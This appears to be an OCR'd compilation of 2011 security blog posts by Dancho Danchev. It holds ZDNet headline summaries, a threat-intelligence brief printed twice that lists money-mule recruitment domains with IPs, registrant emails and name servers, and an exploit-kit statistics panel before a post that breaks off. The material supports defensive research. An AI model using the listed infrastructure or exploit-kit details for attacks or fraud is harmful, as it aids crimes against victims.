9. http://www.zdnet.com/blog/security/fake-microsoft-patch-tuesday-emails-lead-to-zeus-crimeware/8646

10. http://www.zdnet.com/blog/security/enable-dislike-button-scam-spreading-on-facebook/8655

11. http://www.zdnet.com/blog/security/nasas-goddard-space-flight-center-ftp-server-hacked/8660

12. http://www.zdnet.com/blog/security/checkout-your-profile-stalkers-scam-spreading-on-facebook/8665

13. http://www.zdnet.com/blog/security/the-world-funniest-condom-commercial-lol-scam-spreading-on-facebook/86

80

14. http://www.zdnet.com/blog/security/chinas-blue-army-when-nations-harness-hacktivists-for-information-warf

are-/8686

15. http://ddanchev.blogspot.com/

16. http://twitter.com/danchodanchev

169

1.7

July

170





Summarizing ZDNet’s Zero Day Posts for June (2011-07-07 12:24)

The following is a brief summary of all of my posts at ZDNet’s Zero Day for June. You can subscribe to my **[1]personal RSS feed**, **[2]Zero Day’s main feed**, or follow me on Twitter:

01. [3]’Hot Lesbian Video - Rihanna and Hayden Panettiere’ scam on Facebook leads to Mac malware

02. [4]Sony Europe hacked by Lebanese grey hat hacker

03. [5]Spamvertised United Parcel Service emails lead to scareware

04. [6]The most common iPhone passcodes

05. [7]AutoRun malware infections declining

06. [8]’McDonald’s Free Dinner Day’ emails lead to scareware

07. [9]Two DDoS attacks hit Network Solutions

171

08. [10]’The Creator of LulzSec arrested in London’ scam spreading on Facebook

09. [11]Federal Reserve themed emails lead to ZeuS crimeware

10. [12]’Photographer commited SUICIDE 3 days after shooting THIS video!’ scam spreading on Facebook

This post has been reproduced from [13]Dancho Danchev's blog. Follow him [14]on Twitter.

1. http://www.zdnet.com/topics/dancho+danchev?o=1&mode=rss&tag=mantle_skin;content

2. http://feeds.feedburner.com/zdnet/security

3. http://www.zdnet.com/blog/security/hot-lesbian-video-rihanna-and-hayden-panettiere-scam-on-facebook-leads

-to-mac-malware/8717

4. http://www.zdnet.com/blog/security/sony-europe-hacked-by-lebanese-grey-hat-hacker-/8725

5. http://www.zdnet.com/blog/security/spamvertised-united-parcel-service-emails-lead-to-scareware/8745

6. http://www.zdnet.com/blog/security/the-most-common-iphone-passcodes/8760

7. http://www.zdnet.com/blog/security/autorun-malware-infections-declining/8772

8. http://www.zdnet.com/blog/security/mcdonalds-free-dinner-day-emails-lead-to-scareware/8848

9. http://www.zdnet.com/blog/security/two-ddos-attacks-hit-network-solutions/8852

10. http://www.zdnet.com/blog/security/the-creator-of-lulzsec-arrested-in-london-scam-spreading-on-facebook/8

856

11. http://www.zdnet.com/blog/security/federal-reserve-themed-emails-lead-to-zeus-crimeware/8862

12. http://www.zdnet.com/blog/security/photographer-commited-suicide-3-days-after-shooting-this-video-scam-spreading-on-facebook/8911

13. http://ddanchev.blogspot.com/

14. http://twitter.com/danchodanchev

172



Keeping Money Mule Recruiters on a Short Leash - Part Ten (2011-07-07 13:25)

The following intelligence brief is part of the [1]**Keeping Money Mule Recruiters on a Short Leash series**. In it, I'll expose currently active money mule recruitment domains, their domain registration details, currently responding

IPs, and related ASs.

Currently active money mule recruitment domains:

ACWOODE-GROUP.COM - 184.168.64.173 - Email: admin@acwoode-group.com

ACWOODE-GROUP.NET - 184.168.64.173 - Email: admin@acwoode-group.net

ART-GROUPINTEGRETED.COM - 78.46.105.205 - Email: admin@art-groupintegreted.com

ARTINTEGRATED-GROUP.NET - 78.46.105.205 - Email: crony@cutemail.org

COMPLETE-ART-GROUP-LTD.COM - 193.105.134.233 - Email: saps@cutemail.org

COMPLETE-ART-UK.NET - 193.105.134.232 - Email: admin@complete-art-uk.net

CONDORLLC-UK.COM - 193.105.134.231 - Email: plods@fxmail.net

CONDOR-LLC-UK.NET - 193.105.134.233 - Email: admin@condor-llc-uk.net

CONTEMP-USAINC.COM - 184.168.64.173 - Email: admin@contemp-usainc.com

CONTEMP-USGROUP.COM - 184.168.64.173 - Email: admin@contemp-usgroup.com

DE-KADEGROUP.CC - 193.105.134.230 - Email: cents@mailae.com

DERWOODE-GROUP.CC - 98.141.220.115 - Email: web@derwoode-group.cc

ELENTY-CO.NET - 184.168.64.173 - Email: abcs@mailti.com

ELENTY-LLC.COM - 184.168.64.173 - Email: admin@elenty-llc.com

GAPSONART.NET - 184.168.64.173 - Email: admin@gapsonart.net

GLACIS-GROUPUK.NET - 78.46.105.205 - Email: admin@glacis-groupuk.net

GURU-GROUP.CC - 184.168.64.173 - Email: admin@guru-group.cc

GURU-GROUP.NET - 184.168.64.173 - Email: jj@cutemail.org

INTECHTODEX-GROUP.COM - 184.168.64.173 - Email: uq@mail13.com

INTEGRATED-EUROPE-IT.NET - 78.46.105.205 - Email: admin@integrated-europe-it.net

ITAGROUP-USA.NET - 98.141.220.117 - Email: admin@itagroup-usa.net

IT-ANALISYS.COM - 98.141.220.115 - Email: yea@mailae.com

ITANALYSISGROUP.NET - 98.141.220.116 - Email: admin@itanalysisgroup.net

KADE-GROUPDE.NET - 78.46.105.205 - Email: zigzag@fxmail.net

MASTERARTUSA.COM - 98.141.220.114 - Email: day@mailae.com

NARTEN-ART.COM - 209.190.4.91 - Email: glamor@fxmail.net

NARTENART.NET - 209.190.4.91 - Email: admin@nartenart.net

quad-groupuk.cc - 78.46.105.205 - Email: prissy@mailae.com

REFINEMENT-ANTIQUE.COM - 184.168.64.173 - Email: xe@fxmail.net

SCAR-BEIINC.COM - 184.168.64.173 - Email: admin@scar-beiinc.com

SKYLINE-ANTIQUE.COM - 209.190.4.91 - Email: blurs@mailae.com

SKYLINE-LTD.NET - 209.190.4.91 - Email: admin@skyline-ltd.net

SMARTLLC-UK.COM - 193.105.134.234 - Email: admin@smartllc-uk.com

SMART-LLC-UK.NET - 193.105.134.233 - Email: pol@mailae.com

SPECIAL-ARTUK.COM - 193.105.134.232 - Email: admin@special-artuk.com

SUBLIMELTD.COM - 98.141.220.118 - Email: admin@sublimeltd.com

TODEX-GROUP.NET - 184.168.64.173 - Email: admin@todex-group.net



The domains reside within the following ASs: AS10297, RoadRunner RR-RC; AS42708; PORTLANE Network; AS26496;

GODADDY.com; AS29713, INTERPLEXINC; AS24940, HETZNER-AS Hetzner Online.

Name servers of notice:

NS1.MKNS.SU - 85.25.250.244 - Email: mkns@cheapbox.ru

NS2.MKNS.SU - 46.4.148.119

NS3.MKNS.SU - 184.82.158.76

NS1.MLDNS.SU - 85.25.145.63 - Email: mldns@free-id.ru

NS2.MLDNS.SU - 46.4.148.74

NS3.MLDNS.SU - 184.82.158.74

NS1.MNAMEDL.SU - 85.25.250.211 - Email: mnamed@yourisp.ru

NS2.MNAMEDL.SU - 46.4.148.118

NS3.MNAMEDL.SU - 184.82.158.75

NS1.DNSUS.SU - 217.23.15.137 - Email: wifi@yourisp.ru

NS2.DNSUS.SU - 87.118.81.7

NS3.DNSUS.SU - 87.118.81.10

NS1.NAMEUSNS.SU - 217.23.15.138 - Email: lavier@bz3.ru

NS2.NAMEUSNS.SU - 84.19.161.7

NS3.NAMEUSNS.SU - 84.19.161.10

NS1.USDENNS.SU - 217.23.15.136 - Email: lipstick@free-id.ru

NS2.USDENNS.SU - 84.19.161.7

NS3.USDENNS.SU - 84.19.161.10

NS1.NAMESUKNS.CC - 86.55.210.4 - Email: pal@bz3.ru

NS2.NAMESUKNS.CC - 193.105.134.232

NS3.NAMESUKNS.CC - 193.105.134.237

NS1.NAMEUK.AT - 86.55.210.5 - Email: admin@nameuk.at

NS2.NAMEUK.AT - 193.105.134.233

NS3.NAMEUK.AT - 193.105.134.236

NS1.UKDNSTART.NET - 86.55.210.5 - Email: admin@ukdnstart.net

NS2.UKDNSTART.NET - 193.105.134.233

NS3.UKDNSTART.NET - 193.105.134.236

NS1.DENDRUYOS.NET - 86.55.210.4 - Email: admin@dendruyos.net

NS2.DENDRUYOS.NET - 193.105.134.232

NS3.DENDRUYOS.NET - 193.105.134.237

NS1.DEDNSAUTH.NET - 86.55.210.2 - Email: admin@dednsauth.net

NS2.DEDNSAUTH.NET - 193.105.134.230

NS3.DEDNSAUTH.NET - 193.105.134.239

NS1.DELTOPOOR.AT - 86.55.210.3 - Email: admin@deltopoor.at

NS2.DELTOPOOR.AT - 193.105.134.231

NS3.DELTOPOOR.AT - 193.105.134.238

Monitoring of ongoing money mule recruitment campaigns is ongoing.

Related posts:

[2]Keeping Money Mule Recruiters on a Short Leash - Part Nine

[3]Keeping Money Mule Recruiters on a Short Leash - Part Eight - Historical OSINT

[4]Keeping Money Mule Recruiters on a Short Leash - Part Seven

[5]Keeping Money Mule Recruiters on a Short Leash - Part Six

[6]Keeping Money Mule Recruiters on a Short Leash - Part Five

[7]The DNS Infrastructure of the Money Mule Recruitment Ecosystem

[8]Keeping Money Mule Recruiters on a Short Leash - Part Four

[9]Money Mule Recruitment Campaign Serving Client-Side Exploits

[10]Keeping Money Mule Recruiters on a Short Leash - Part Three

[11]Money Mule Recruiters on Yahoo!’s Web Hosting

[12]Dissecting an Ongoing Money Mule Recruitment Campaign

[13]Keeping Money Mule Recruiters on a Short Leash - Part Two

[14]Keeping Reshipping Mule Recruiters on a Short Leash

[15]Keeping Money Mule Recruiters on a Short Leash

[16]Standardizing the Money Mule Recruitment Process

[17]Inside a Money Laundering Group’s Spamming Operations

[18]Money Mule Recruiters use ASProx’s Fast Fluxing Services

[19]Money Mules Syndicate Actively Recruiting Since 2002

This post has been reproduced from [20]Dancho Danchev’s blog.

176

1. http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short_30.html

2. http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short_30.html

3. http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short_25.html

4. http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short.html

5. http://ddanchev.blogspot.com/2011/03/keeping-money-mule-recruiters-on-short.html

6. http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html

7. http://ddanchev.blogspot.com/2010/04/dns-infrastructure-of-money-mule.html

8. http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html

9. http://ddanchev.blogspot.com/2010/03/money-mule-recruitment-campaign-serving.html

10. http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html

11. http://ddanchev.blogspot.com/2010/03/money-mule-recruiters-on-yahoos-web.html

12. http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html

13. http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html

14. http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html

15. http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html


16. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html

17. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html

18. http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html

19. http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html

20. http://ddanchev.blogspot.com/



Keeping Money Mule Recruiters on a Short Leash - Part Ten (2011-07-07 13:25)

The following intelligence brief is part of the [1]**Keeping Money Mule Recruiters on a Short Leash series**. In it, I'll expose currently active money mule recruitment domains, their domain registration details, currently responding

IPs, and related ASs.

Currently active money mule recruitment domains:

ACWOODE-GROUP.COM - 184.168.64.173 - Email: admin@acwoode-group.com

ACWOODE-GROUP.NET - 184.168.64.173 - Email: admin@acwoode-group.net

ART-GROUPINTEGRETED.COM - 78.46.105.205 - Email: admin@art-groupintegreted.com

ARTINTEGRATED-GROUP.NET - 78.46.105.205 - Email: crony@cutemail.org

COMPLETE-ART-GROUP-LTD.COM - 193.105.134.233 - Email: saps@cutemail.org

COMPLETE-ART-UK.NET - 193.105.134.232 - Email: admin@complete-art-uk.net

CONDORLLC-UK.COM - 193.105.134.231 - Email: plods@fxmail.net

CONDOR-LLC-UK.NET - 193.105.134.233 - Email: admin@condor-llc-uk.net

CONTEMP-USAINC.COM - 184.168.64.173 - Email: admin@contemp-usainc.com

CONTEMP-USGROUP.COM - 184.168.64.173 - Email: admin@contemp-usgroup.com

DE-KADEGROUP.CC - 193.105.134.230 - Email: cents@mailae.com

DERWOODE-GROUP.CC - 98.141.220.115 - Email: web@derwoode-group.cc

ELENTY-CO.NET - 184.168.64.173 - Email: abcs@mailti.com

ELENTY-LLC.COM - 184.168.64.173 - Email: admin@elenty-llc.com

GAPSONART.NET - 184.168.64.173 - Email: admin@gapsonart.net

GLACIS-GROUPUK.NET - 78.46.105.205 - Email: admin@glacis-groupuk.net

GURU-GROUP.CC - 184.168.64.173 - Email: admin@guru-group.cc

GURU-GROUP.NET - 184.168.64.173 - Email: jj@cutemail.org

INTECHTODEX-GROUP.COM - 184.168.64.173 - Email: uq@mail13.com

INTEGRATED-EUROPE-IT.NET - 78.46.105.205 - Email: admin@integrated-europe-it.net

ITAGROUP-USA.NET - 98.141.220.117 - Email: admin@itagroup-usa.net

IT-ANALISYS.COM - 98.141.220.115 - Email: yea@mailae.com

ITANALYSISGROUP.NET - 98.141.220.116 - Email: admin@itanalysisgroup.net

KADE-GROUPDE.NET - 78.46.105.205 - Email: zigzag@fxmail.net

MASTERARTUSA.COM - 98.141.220.114 - Email: day@mailae.com

NARTEN-ART.COM - 209.190.4.91 - Email: glamor@fxmail.net

NARTENART.NET - 209.190.4.91 - Email: admin@nartenart.net

quad-groupuk.cc - 78.46.105.205 - Email: prissy@mailae.com

REFINEMENT-ANTIQUE.COM - 184.168.64.173 - Email: xe@fxmail.net

SCAR-BEIINC.COM - 184.168.64.173 - Email: admin@scar-beiinc.com

SKYLINE-ANTIQUE.COM - 209.190.4.91 - Email: blurs@mailae.com

SKYLINE-LTD.NET - 209.190.4.91 - Email: admin@skyline-ltd.net

SMARTLLC-UK.COM - 193.105.134.234 - Email: admin@smartllc-uk.com

SMART-LLC-UK.NET - 193.105.134.233 - Email: pol@mailae.com

SPECIAL-ARTUK.COM - 193.105.134.232 - Email: admin@special-artuk.com

SUBLIMELTD.COM - 98.141.220.118 - Email: admin@sublimeltd.com

TODEX-GROUP.NET - 184.168.64.173 - Email: admin@todex-group.net

179

NARTEN-ART.COM	209.190.4.91
NARTENART.NET	209.190.4.91
SKYLINE-ANTIQUE.COM	209.190.4.91
SKYLINE-LTD.NET	209.190.4.91
SMARTLLC-UK.COM	193.105.134.234
COMPLETE-ART-GROUP-LTD.COM	193.105.134.233
CONDOR-LLC-UK.NET	193.105.134.233
SMART-LLC-UK.NET	193.105.134.233
COMPLETE-ART-UK.NET	193.105.134.232
SPECIAL-ARTUK.COM	193.105.134.232
CONDORLLC-UK.COM	193.105.134.231
DE-KADEGROUP.CC	193.105.134.230
ACWOODE-GROUP.COM	184.168.64.173
ACWOODE-GROUP.NET	184.168.64.173
CONTEMP-USAINC.COM	184.168.64.173
CONTEMP-USGROUP.COM	184.168.64.173
ELENTY-CO.NET	184.168.64.173
ELENTY-LLC.COM	184.168.64.173
GAPSONART.NET	184.168.64.173
GURU-GROUP.CC	184.168.64.173
GURU-GROUP.NET	184.168.64.173
INTECHTODEX-GROUP.COM	184.168.64.173
REFINEMENT-ANTIQUE.COM	184.168.64.173
SCAR-BEIINC.COM	184.168.64.173
TODEX-GROUP.NET	184.168.64.173
SUBLIMELTD.COM	98.141.220.118
ITAGROUP-USA.NET	98.141.220.117
ITANALYSISGROUP.NET	98.141.220.116
DERWOODE-GROUP.CC	98.141.220.115
IT-ANALISYS.COM	98.141.220.115
MASTERARTUSA.COM	98.141.220.114
ART-GROUPINTEGRETED.COM	78.46.105.205
ARTINTEGRATED-GROUP.NET	78.46.105.205
GLACIS-GROUPUK.NET	78.46.105.205
INTEGRATED-EUROPE-IT.NET	78.46.105.205
KADE-GROUPDE.NET	78.46.105.205
quad-groupuk.cc	78.46.105.205

The domains reside within the following ASs: AS10297, RoadRunner RR-RC; AS42708; PORTLANE Network; AS26496;

GODADDY.com; AS29713, INTERPLEXINC; AS24940, HETZNER-AS Hetzner Online.

Name servers of notice:

NS1.MKNS.SU - 85.25.250.244 - Email: mkns@cheapbox.ru

NS2.MKNS.SU - 46.4.148.119

NS3.MKNS.SU - 184.82.158.76

NS1.MLDNS.SU - 85.25.145.63 - Email: mldns@free-id.ru

NS2.MLDNS.SU - 46.4.148.74

NS3.MLDNS.SU - 184.82.158.74

NS1.MNAMEDL.SU - 85.25.250.211 - Email: mnamed@yourisp.ru

NS2.MNAMEDL.SU - 46.4.148.118

NS3.MNAMEDL.SU - 184.82.158.75

NS1.DNSUS.SU - 217.23.15.137 - Email: wifi@yourisp.ru

NS2.DNSUS.SU - 87.118.81.7

NS3.DNSUS.SU - 87.118.81.10

NS1.NAMEUSNS.SU - 217.23.15.138 - Email: lavier@bz3.ru

NS2.NAMEUSNS.SU - 84.19.161.7

NS3.NAMEUSNS.SU - 84.19.161.10

NS1.USDENNS.SU - 217.23.15.136 - Email: lipstick@free-id.ru

NS2.USDENNS.SU - 84.19.161.7

NS3.USDENNS.SU - 84.19.161.10

NS1.NAMESUKNS.CC - 86.55.210.4 - Email: pal@bz3.ru

NS2.NAMESUKNS.CC - 193.105.134.232

NS3.NAMESUKNS.CC - 193.105.134.237

NS1.NAMEUK.AT - 86.55.210.5 - Email: admin@nameuk.at

NS2.NAMEUK.AT - 193.105.134.233

NS3.NAMEUK.AT - 193.105.134.236

NS1.UKDNSTART.NET - 86.55.210.5 - Email: admin@ukdnstart.net

NS2.UKDNSTART.NET - 193.105.134.233

NS3.UKDNSTART.NET - 193.105.134.236

NS1.DENDRUYOS.NET - 86.55.210.4 - Email: admin@dendruyos.net

NS2.DENDRUYOS.NET - 193.105.134.232

NS3.DENDRUYOS.NET - 193.105.134.237

NS1.DEDNSAUTH.NET - 86.55.210.2 - Email: admin@dednsauth.net

NS2.DEDNSAUTH.NET - 193.105.134.230

NS3.DEDNSAUTH.NET - 193.105.134.239

NS1.DELTOPOOR.AT - 86.55.210.3 - Email: admin@deltopoor.at

NS2.DELTOPOOR.AT - 193.105.134.231

NS3.DELTOPOOR.AT - 193.105.134.238

Monitoring of ongoing money mule recruitment campaigns is ongoing.

Related posts:

[2]Keeping Money Mule Recruiters on a Short Leash - Part Nine

[3]Keeping Money Mule Recruiters on a Short Leash - Part Eight - Historical OSINT

[4]Keeping Money Mule Recruiters on a Short Leash - Part Seven

[5]Keeping Money Mule Recruiters on a Short Leash - Part Six

[6]Keeping Money Mule Recruiters on a Short Leash - Part Five

[7]The DNS Infrastructure of the Money Mule Recruitment Ecosystem

[8]Keeping Money Mule Recruiters on a Short Leash - Part Four

[9]Money Mule Recruitment Campaign Serving Client-Side Exploits

[10]Keeping Money Mule Recruiters on a Short Leash - Part Three

[11]Money Mule Recruiters on Yahoo!’s Web Hosting

[12]Dissecting an Ongoing Money Mule Recruitment Campaign

[13]Keeping Money Mule Recruiters on a Short Leash - Part Two

[14]Keeping Reshipping Mule Recruiters on a Short Leash

[15]Keeping Money Mule Recruiters on a Short Leash

[16]Standardizing the Money Mule Recruitment Process

[17]Inside a Money Laundering Group’s Spamming Operations

[18]Money Mule Recruiters use ASProx’s Fast Fluxing Services

[19]Money Mules Syndicate Actively Recruiting Since 2002

This post has been reproduced from [20]Dancho Danchev’s blog.

181

1. http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short_30.html

2. http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short_30.html

3. http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short_25.html

4. http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short.html

5. http://ddanchev.blogspot.com/2011/03/keeping-money-mule-recruiters-on-short.html

6. http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html

7. http://ddanchev.blogspot.com/2010/04/dns-infrastructure-of-money-mule.html

8. http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html

9. http://ddanchev.blogspot.com/2010/03/money-mule-recruitment-campaign-serving.html

10. http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html

11. http://ddanchev.blogspot.com/2010/03/money-mule-recruiters-on-yahoos-web.html

12. http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html

13. http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html

14. http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html

15. http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html

16. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html

17. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html

18. http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html

19. http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html

20. http://ddanchev.blogspot.com/

1.8

August



X

Summarizing ZDNet's Zero Day Posts for July (2011-08-22 18:06)

The following is a brief summary of all of my posts at ZDNet's Zero Day for July. You can subscribe to my **[1]personal RSS feed**, **[2]Zero Day's main feed**, or follow me on Twitter:

01.[3]'Leaked Video of Casey Anthony CONFESSING to Lawyer!' scam spreading on Facebook

02. [4]Anonymous leaks 90,000+ emails from compromised military contractor Booz Allen Hamilton

03. [5]’This girl must be Out of her Mind to do this on live Television!’ scam spreading on Facebook

04. [6]Spamvertised bank statements serving scareware

05. [7]Internet Explorer 9 outperforms competing browsers in malware blocking test

06.[8]’Leaked Video! Amy Winehouse on Crack hours before death’ scam spreading on Facebook

07.[9]Pfizer’s Facebook hacked by AntiSec

08. [10]90,000+ pages compromised in mass iFrame injection attack

09. [11]Amazon’s cloud services systematically exploited by cybercriminals

This post has been reproduced from [12]Dancho Danchev’s blog. Follow him [13]on Twitter.

184

1. http://www.zdnet.com/topics/dancho+danchev?o=1&mode=rss&tag=mantle_skin;content

2. http://feeds.feedburner.com/zdnet/security

3. http://www.zdnet.com/blog/security/leaked-video-of-casey-anthony-confessing-to-lawyer-scam-spreading-on-facebook/8979

4. http://www.zdnet.com/blog/security/anonymous-leaks-90000-emails-from-compromised-military-contractor-booz-allen-hamilton/8983

5. http://www.zdnet.com/blog/security/this-girl-must-be-out-of-her-mind-to-do-this-on-live-television-scam-spreading-on-facebook/9070

6. http://www.zdnet.com/blog/security/spamvertised-bank-statements-serving-scareware/9075

7. http://www.zdnet.com/blog/security/internet-explorer-9-outperforms-competing-browsers-in-malware-blocking-test/9086

8. http://www.zdnet.com/blog/security/leaked-video-amy-winehouse-on-crack-hours-before-death-scam-spreading-on-facebook/9108


9. http://www.zdnet.com/blog/security/pfizers-facebook-hacked-by-antisec/9113

10. http://www.zdnet.com/blog/security/90000-pages-compromised-in-mass-iframe-injection-attack/9116

11. http://www.zdnet.com/blog/security/amazons-cloud-services-systematically-exploited-by-cybercriminals/9122

12. http://ddanchev.blogspot.com/

13. http://twitter.com/danchodanchev



Iframe Statistics Countries Referer

STATISTICS

UNICS	WINDOWS	LOADS	PERCENT
588	486	45	9.26%

EXPLOIT	RUN	RATE
JAVAROX	42	93.33
JAVASMB	2	4.44
MDAC	1	2.22

BROWSER	VISITS	LOADS	RATE
MSIE 6	6	1	16.67%
MSIE 7	49	3	6.12%
MSIE 8	187	13	6.95%
Chrome	65	7	10.77%
Firefox	209	20	9.57%
Opera	6	0	0%
Safari	57	0	0%
Other	6	0	0%

OS	VISITS	LOADS	RATE
Windows 95	1	1	100%
Windows 2000	1	0	0%
Windows XP	175	14	8%
Windows XP SP2	22	3	13.64%
Windows Vista	146	12	8.22%
Windows 7	141	15	10.64%

A Peek Inside Web Malware Exploitation Kits (2011-08-29 13:19)

With web malware exploitation kits, continuing to represent the attack method of choice for the majority of

cybercriminals thanks to the [1]overall susceptibility of end and [2]enterprise users to client-side exploitation attacks, it’s always worth taking a peek inside them from the perspective of the malicious attacker.

In this post, we’ll take a peek inside three web malware exploitation kits, and discuss what makes them think

in terms of infected OSs, browser plugins and client-side exploits.

_Dragon Pack Web Malware Exploitation Kit

[3]

